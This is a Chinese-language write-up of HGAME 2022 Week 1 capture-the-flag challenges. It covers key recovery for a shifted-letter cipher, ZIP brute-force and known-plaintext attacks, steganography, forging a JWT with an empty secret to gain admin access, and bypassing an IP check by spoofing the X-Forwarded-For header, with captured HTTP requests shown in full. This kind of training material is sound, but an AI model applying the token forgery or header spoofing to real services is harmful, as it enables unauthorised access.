

HGAME 2022 Week1 writeup by Halo

HGAME 2022 Week1 writeup by Halo

CRYPTO

English Novel

IoT

饭卡的uno

MISC

欢迎欢迎！热烈欢迎！

这个压缩包有点麻烦

好康的流量

群青(其实是幽灵东京)

WEB

easy_auth

蛛蛛...嘿嘿♥我的蛛蛛

Tetris plus

Fujiwara Tofu Shop、

CRYPTO

English Novel

阅读 `encrypt.py`，大致加密方式为：有一个超长的key，对原文的每一个英语字符进行偏移。符号不变化。

给出了很多四百多篇原文和密文，但没有对应。

```
type *.txt >>all.txt
```

用 `cmd` 进入文件夹，用以上命令，把文本全部合到同一个txt内。

利用连续字符（例如 `!"`）定位到原文对应的密文。

修改一下python脚本，反推出key，并解密flag。得到两组不完整的flag：（*表示未知）

```
*game{*0_y0u_kn0w_'kn0wn-*1a1nt*xt_attack'??}
```

```
hg*me{*0_y0u_k*0*_'k*0w*-pla1ntext_atta*k'??}
```

拼合得到 `hgame{*0_y0u_kn0w_'kn0wn-pla1ntext_attack'??}`

括号内第一个字符位置，猜测为d/D。分别尝试，成功解出。

代码如下（没学过Python，凑活看看）

```
data = "ll did not say.) But he maintained that it could all be done in a  
year. And"  
result = "oq pjb xxe tiq.) Not ri vmiapdhcez cixy ww vocdj ags wk mkhr mp u  
xvqh. vhx"
```

```

# data = " read:??'Alfred Simmonds, Horse Slaughterer and Glue Boiler,
willingdon"
# result = " wwme:??'Lmgzwq vugmtxht, Hbnvd Shzdheysfhu avv Glpl wucual,
Akmfcmxtem"
# flag的密文并不长，只需要key前面的部分就足够了
# 符号、空格无法得到key，因此利用两组原文密文，重合可以得到大部分key

#####计算key#####
#assert len(data) <= len(key)
key = {}
for i in range(len(result)):
    if result[i].isupper():
        key[i] = (ord(data[i]) - ord(result[i])) % 26
    elif result[i].islower():
        key[i] = (ord(data[i]) - ord(result[i])) % 26
    else:
        key[i] = 999          #非字母，无法得到key
#print(key)


#####利用计算出的key，得到flag原文#####
data = "klsyf{w0_j0v_ca0z_'ks0ao-bln1qstxp_juqfqy'?"
assert len(data) <= len(key)
result = ""
for i in range(len(data)):
    if key[i] < 999:          #对各种情况分别处理
        if data[i].isupper():
            result += chr((ord(data[i]) - ord('A') + key[i]) % 26 + ord('A'))
        elif data[i].islower():
            result += chr((ord(data[i]) - ord('a') + key[i]) % 26 + ord('a'))
        else:
            result += data[i]
    else:
        if not data[i].isalpha():
            result += data[i]
        else:
            result += '*'      #还原失败的字符
print(result)

```

IoT

饭卡的uno

拖入 IDA，在 Hex 中直接就可找到flag。




MISC

欢迎欢迎！热烈欢迎！


关注“奇安信技术研究院”微信公众号，发送 HelloHGAME2022 获得flag

这个压缩包有点麻烦

第一层：根据提示，6位以内数字，直接 ARCHPR 爆破即可



第二层：有一个字典，于是用 ARCHPR 的字典功能解密



第三层：加密压缩包内外都有一个68字节的txt 用同样压缩方式打包，尝试明文攻击。明文攻击得到密钥即可获得压缩包内容，无需等待找到口令。




第四层：由上得到 flag.jpg。binwalk 发现似乎有个压缩包。分离出来，得到 4FC5.zip。

```
PS C:\Users\user\Documents\game 2022\week1\这个压缩包有点麻烦-New\flag\flag_decrypted> python .\binwalk .\flag.jpg
```


DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
20421	0x4FC5	Zip archive data, encrypted at least v2.0 to extract, compressed size: 12410, uncompressed size: 13251, name: flag.jpg
32959	0x80BF	End of Zip archive, footer length: 22

第五层：研究了挺久文件名的 4FC5 是什么含义，后来发现只是文件开始的位置。逐个尝试常见解法后发现文件为伪加密。利用 zipcenop 工具删除伪加密，得到 flag.jpg。输入提交flag。



好康的流量

wireshark 打开，文件-导出对象 中逐个尝试。在IMF中导出得到 `=%3fUTF-8%3fB%3f5oiR55+l6YGT5L2g5piv5LiqTFNCIOadpeW6t+eCuea2qewbvg==%3f=.eml`。




打开，在邮件附件中下载得到 `涩图.png`。仔细端详图片，发现左上角有类似条形码的形状。尝试用ps取色、调色，无果。再用 `stegsolve` 查看各个通道。在绿色的某个通道看到了条形码，扫出来获得flag前半部分。



接下来尝试了各种方法都没有收获。询问学长后，在邮件标题找到了LSB的提示。另外找了一个 `zsteg` 工具，把所有通道的LSB全部列出，成功找到flag。



解2: `Virtual Audio Cable` 软件将电脑音频输入输出虚拟相连, 用 `RX-SSTV` 软件解码。得到二维码, 扫码得到flag。



WEB

easy_auth

注册登录, `burpsuite` 抓包。看到有token信息。查询得知应该是 `jwt` 考点。尝试了常见的加密改none、密钥爆破、扫源码等没有结果。询问出题人后, 得到提示密钥爆破、简单密钥。于是在 `https://jwt.io/` 把密钥删了, 发现可以成功通过服务器检验。把payload部分改为admin、id改为1, 成功看到admin存的flag。

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJRCi6MSwiVXNlck5hbWU0IjZGZG1pb1IsIlBob251Ijo1IiwiaWwiOiIiLCJleHAiOjE2NDM0MTAyNDksIm1zcyI6Ik1KY2xvdWRzIn0.CQDF8D8jCLNXn2cpy0ESJIZnt-xHqrloeFd5LxIkz5M
```

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "ID": 1,
  "UserName": "admin",
  "Phone": "",
  "Email": "",
  "exp": 1643410249,
  "iss": "MJclouds"
}
```

VERIFY SIGNATURE

```

HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    
) ☐ secret base64 encoded

```

Request

Pretty Raw \n Actions

```

1 GET /v1/todo/list HTTP/1.1
2 Host: whatamindoeingwhat.mjclouds.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
  Safari/537.36
4 token:
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJJRRCi6MSwiVXN1ck5hbWUiOiJhZC
  idlWBob251IiwiaWF0IjoiwRWRhaWwiOiIiLCJleHAiOjE2NDMOMTAyNDksImZlcnI6IiwiaW
  vWRzIn0. CQDF8D8jCLNXn2cpy0ESJIZnt-xHQrl0eFd5Llkz5M
5 Accept: */*
6 Origin: http://adminisdoingwhat.mjclouds.com
7 Referer: http://adminisdoingwhat.mjclouds.com/
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN, zh;q=0.9
0 Connection: close

```

Response

Pretty Raw Render \n Actions

```

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Fri, 28 Jan 2022 10:51:42 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 309
6 Connection: close
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type
9 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE, UPD/
10 Access-Control-Allow-Origin: http://adminisdoingwhat.mjclouds.com
11 Access-Control-Expose-Headers: Content-Length, Access-Control-Allow
12 X-Cache: MISS
13 Cache-Control: no-cache
14
15 {
16   "code":2000,
17   "message":"success",
18   "count":1,
19   "data":[
20     {
21       "ID":1,
22       "CreatedAt":"2022-01-18T21:58:53.457+08:00",
23       "UpdatedAt":"2022-01-20T22:29:31.955+08:00",
24       "DeletedAt":null,
25       "todo_name":"hgame(S0_y0u_K1n0w_h0w_~JwT_Works~1111L)",
26       "description":"some desc",
27       "end_time":"2022-01-18T21:58:53+08:00",
28       "status":0,
29       "user_id":1
30     }
31   ]
32 }

```

蛛蛛...嘿嘿♥我的蛛蛛

尝试编程自动点击、屏蔽错误按钮、解析链接生成规则等各种方法无果后，最终不得不手动暴力点。在控制台可以看到正确的按钮。



通过第100关后，看到网页上 我好像在就是把flag落在这里了欸~ 快帮我找找x

抓包，找到flag。

246	https://hgame-spider.vidar.club	GET	/af1d6a973b?key=ndBo3lfGFllpOLlU...	✓	200	1392	HTML	ic
247	https://hgame-spider.vidar.club	GET	/favicon.ico		200	1343	HTML	ic
248	https://hgame-spider.vidar.club	GET	/af1d6a973b?key=ndBo3lfGFllpOLlU...	✓	200	1392	HTML	ic
249	https://hgame-spider.vidar.club	GET	/favicon.ico		200	1341	HTML	ic

Request

Pretty Raw \n Actions

```
1 GET /af1d6a973b?key=ndBo3lfGFllpOLlUjt4oW6kZnsaBEzIU5xRV0MrqnLfs00YI90W2pNUNbYo%2BLq7G9YJRazzf238GtFPL0w%3D%3D HTTP/1.1
2 Host: hgame-spider.vidar.club
3 Connection: close
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: none
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13
14
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 831
4 Connection: close
5 X-Api-RequestId: e6f26838916ad570e648062505684490
6 X-Api-ID: api-6p0hmf8t
7 Auth0r: asjdf
8 Fi4g: hgame(8f81f0762047db8efceca6621620dea0987238a53a9ec345aa376)
9 Welcome-To-Hgame: See you next week!
10 X-Request-Id: 41de7007-ad3f-4d78-8c13-b2553a610ce7
11 Date: Fri, 28 Jan 2022 10:57:52 GMT
12 X-Api-FuncName: helloworld-1642513741
13 X-Api-AppId: 1308188104
14 X-Api-ServiceId: service-kjbkqayp
15 X-Api-HttpHost: nil
16 X-Api-Status: 200
17 X-Api-UpstreamStatus: 200
18
19 <!DOCTYPE html>
20 <html>
21 <head>
22 <meta charset="UTF-8">
23 <meta name="viewport" content="width=device-width, initial-sca
24 <title>
```

Tetris plus

一个小游戏，试玩一下。别说，还挺好玩的。玩着玩着，觉得好像3000分很容易就能拿到。于是继续。结果



被骗了淦。看看源码吧。在 checking.js 最底下发现了上述弹窗的代码。下方注释，看上去是 jsfuck。于是复制、粘贴到控制台，得到flag。

[illegible]

Fujiwara Tofu Shop、

1. 需要先去一趟秋名山 (qiumingshan.net)

- ## 2. 只有借助AE86才能拿到车神通行证 (Hachi-Roku)

3. 86的副驾上应该放一盒树莓（Raspberry）味的曲奇

- #### 4. 汽油都不加，还想去秋名山？请加满至100

5. 哪怕成了车神，也得让请求从本地发出来才能拿到 flag ！

Request	Response
<div><div>PrettyRaw\nActions</div><div>1 GET / HTTP/1.1 2 Host: shop.summ3r.top 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Hachi-Roku 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 6 Accept-Encoding: gzip, deflate 7 Accept-Language: zh-CN,zh;q=0.9 8 Connection: close 9 Referer: qiummingshan.net 0 Cookie: flavor=Raspberry 1 Gasoline: 100 2 X-Forwarded-For: 127.0.0.1</div></div>	<div><div>PrettyRawRender\nActions</div><div>1 HTTP/1.1 200 OK 2 Content-Type: text/plain; charset=utf-8 3 Gasoline: 0 4 Server: gin-gonic/gin vl.7.7 5 Set-Cookie: flavor=Strawberry; Path=/; Domain=local HttpOnly 6 Date: Fri, 28 Jan 2022 11:39:17 GMT 7 Content-Length: 27 8 Connection: close 9 10 大黑阔也想当车神?</div></div>

看起来是XFF被ban了。卡了挺久，问了出题人也没有什么进展。搜相关的内容时，看到了这么个东西：

```
X-Forwarded-For: client, proxy1, proxy2
```

Request

Pretty Raw \n Actions ▼

```
1 GET / HTTP/1.1
2 Host: shop.summ3r.top
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Hachi-Roku
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9 Referer: qiumingshan.net
10 Cookie: flavor=Raspberry
11 Gasoline: 100
12 X-Forwarded-For: 127.0.0.1, 127.0.0.1
13
14
```

Response

Pretty Raw Render \n Actions ▼

```
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Gasoline: 0
4 Server: gin-gonic/gin v1.7.7
5 Set-Cookie: flavor=Strawberry; Path=/; Domain=
  HttpOnly
6 Date: Fri, 28 Jan 2022 11:40:36 GMT
7 Content-Length: 31
8 Connection: close
9
10 hgame(I_b0ught_4_S3xy_sw1mSult)
```